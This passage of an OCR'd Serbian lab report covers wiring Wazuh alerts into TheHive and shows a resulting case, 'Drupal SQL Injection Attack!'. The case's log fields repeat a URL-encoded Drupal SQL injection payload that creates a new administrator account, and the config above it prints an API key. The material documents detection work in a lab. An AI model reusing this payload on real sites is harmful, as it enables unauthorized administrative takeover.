
```
    <hook_url>http://adresa_hive_servera(lokalne_masine):9000</hook_url>
    <api_key>vBewU6WoZ2KaPWGgEGjToJnPHi/ASBmL</api_key>
    <alert_format>json</alert_format>
  </integration>
…
</ossec_config>
```


Na kraju je potrebno restartovati *Wazuh* menadžera, a to postižemo komandom:


```
sudo systemctl restart wazuh-manager
```


4.2 **Kreiranje slučaja u The Hive-u**


Detalji o slučaju:






Case: #2 Drupal SQL Injection A
dumitka/zoss
localhost:9000/cases/~4272376/details
This instance uses a Platinum License for Trial purpose, and will expire in 14 days. Register now.
Cases / #2 / Description
Enter a case number
+ Create Case
#2 Drupal SQL Injection Attack!
id ~4272376
Created by Wazuh Admin User
Created at 02/12/2024 18:55
SEVERITY:CRITICAL
TLP:AMBER
PAP:AMBER
Assignee
Wazuh Admin User
Status
New
Start date
02/12/2024 18:55
Tasks completion
No tasks
Contributors
Time metrics
Detection
< 1 second
Triage
4 minutes, 8s
Acknowledge
4 minutes, 9s
General
Tasks (0)
Observables (2)
TTPs (0)
Attachments
Timeline
Title
Drupal SQL Injection Attack!
Tags
agent_id=003
agent_ip=172.29.200.11
rule=100002
agent_name=metasploitable3-ub140...
wazuh
Description
Timestamp
key
val
timestamp
2024-12-02T17:51:23.812+0000
Rule
key
val
rule.level
13
rule.description
Drupal SQL Injection Attack!
rule.id
100002
rule.firedtimes
1
rule.mail
True
rule.groups
['drupal']
Agent
key
val
agent.id
003
agent.name
metasploitable3-ub1404
agent.ip
172.29.200.11
Manager
5.4.5-1


Case: #2 Drupal SQL Injection A
dumitka/zoss
localhost:9000/cases/~4272376/details
This instance uses a Platinum License for Trial purpose, and will expire in 14 days. Register now.
Cases / #2 / Description
Enter a case number
+ Create Case
#2 Drupal SQL Injection Attack!
id ~4272376
Created by Wazuh Admin User
Created at 02/12/2024 18:55
SEVERITY:CRITICAL
TLP:AMBER
PAP:AMBER
Assignee
Wazuh Admin User
Status
New
Start date
02/12/2024 18:55
Tasks completion
No tasks
Contributors
Time metrics
Detection
< 1 second
Triage
4 minutes, 8s
Acknowledge
4 minutes, 9s
General
Tasks (0)
Observables (2)
TTPs (0)
Attachments
Timeline
Manager
key
val
manager.name
wazuh-server
Id
key
val
id
1733161883.32241
Full_log
key
val
full_log
[Mon Dec 02 17:51:21.974340 2024] [dumpio:trace7] [pid 2033] mod_dumpio.c(103): [client 172.29.192.1:6744] mod_dumpio: dumpio_in (data-HEAP): name%5b0%20%3binsert%20into%20users%20%28uid%2c%20name%2c%20pass%2c%20mail%2c%20status%29%20select%20max%28uid%29%2b1%2c%20%27wlTWzUzEvm%27%2c%20%27%24P\%248HyaYsfVbl0MlFlNH5HHR7wqlLolhs.%27%2c%20%27sfjzy%40qyicg.yea%27%2c%201%20from%20users%3b%20insert%20into%20users_roles%20%28uid%2c%20rid%29%20VALUES%20%28%28select%20uid%20from%20users%20where%20name%3d%27wlTWzUzEvm%27%29%2c%20%28select%20rid%20from%20role%20where%20name%20%3d%20%27administrator%27%29%29%3b%20%23%20%5d=McbbacOMOm&name%5b0%5d=EZoWxlMOuY&pass=mveOaYTmlz&form_build_id=form-tCATZ06q5bwvSsmH0pmnnQPKkiQoyOJ61rDsCtBYcAE&form_id=user_login&op=Log%20in
Decoder
key
val
decoder.name
drupal_decoder_v2
Data
key
val
data.il
%5b0%20%3binsert%20into%20users%20%28uid%2c%20name%2c%20pass%2c%20mail%2c%20status%29%20select%20max%28uid%29%2b1%2c%20%27wlTWzUzEvm%27%2c%20%27%24P\%248HyaYsfVbl0MlFlNH5HHR7wqlLolhs.%27%2c%20%27sfjzy%40qyicg.yea
5.4.5-1


Case: #2 Drupal SQL Injection A
dumitka/zoss
localhost:9000/cases/~4272376/details
This instance uses a Platinum License for Trial purpose, and will expire in 14 days. Register now.
Cases / #2 / Description
Enter a case number
+ Create Case
#2
Drupal SQL Injection Attack!
id ~4272376
Created by Wazuh Admin User
Created at 02/12/2024 18:55
SEVERITY:CRITICAL
TLP:AMBER
PAP:AMBER
Assignee
Wazuh Admin User
Status
New
Start date
02/12/2024 18:55
Tasks completion
No tasks
Contributors
Time metrics
Detection
< 1 second
Triage
4 minutes, 8s
Acknowledge
4 minutes, 9s
General
Tasks (0)
Observables (2)
TTPs (0)
Attachments
Timeline
full_log
[Mon Dec 02 17:51:21.974340 2024] [dumpio:trace7] [pid 2033] mod_dumpio.c(103): [client 172.29.192.1:6744] mod_dumpio: dumpio_in (data-HEAP): name%5b0%20%3binsert%20into%20users%20%28uid%2c%20name%2c%20pass%2c%20mail%2c%20status%29%20select%20max%28uid%29%2b1%2c%20%27wlTWzUzEvm%27%2c%20%27%24P\%248HyaYsfVbI0MlFlNH5HHR7wqlLolhs.%27%2c%20%27sfjzy%40qyicg.yea%27%2c%201%20from%20users%3b%20insert%20into%20users_roles%20%28uid%2c%20rid%29%20VALUES%20%28%28select%20uid%20from%20users%20where%20name%3d%27wlTWzUzEvm%27%29%2c%20%28select%20rid%20from%20role%20where%20name%20%3d%20%27administrator%27%29%29%3b%20%23%20%5d=McbbacOMOm&name%5b0%5d=EZoWxlMOuY&pass=mveOaYTmlz&form_build_id=form-tCATZ06q5bwvSsmH0pmnnQPKkiQoyOJ61rDsCtBYcAE&form_id=user_login&op=Log%20in
Decoder
key
val
decoder.name
drupal_decoder_v2
Data
key
val
data.illegal_parameter_value
%5b0%20%3binsert%20into%20users%20%28uid%2c%20name%2c%20pass%2c%20mail%2c%20status%29%20select%20max%28uid%29%2b1%2c%20%27wlTWzUzEvm%27%2c%20%27%24P\%248HyaYsfVbI0MlFlNH5HHR7wqlLolhs.%27%2c%20%27sfjzy%40qyicg.yea%27%2c%201%20from%20users%3b%20insert%20into%20users_roles%20%28uid%2c%20rid%29%20VALUES%20%28%28select%20uid%20from%20users%20where%20name%3d%27wlTWzUzEvm%27%29%2c%20%28select%20rid%20from%20role%20where%20name%20%3d%20%27administrator%27%29%29%3b%20%23%20%5d=McbbacOMOm&name%5b0%5d=EZoWxlMOuY&pass=mveOaYTmlz&form_build_id=form-tCATZ06q5bwvSsmH0pmnnQPKkiQoyOJ61rDsCtBYcAE&form_id=user_login&op=Log%20in
Location
key
val
location
/var/log/apache2/error.log
5.4.5-1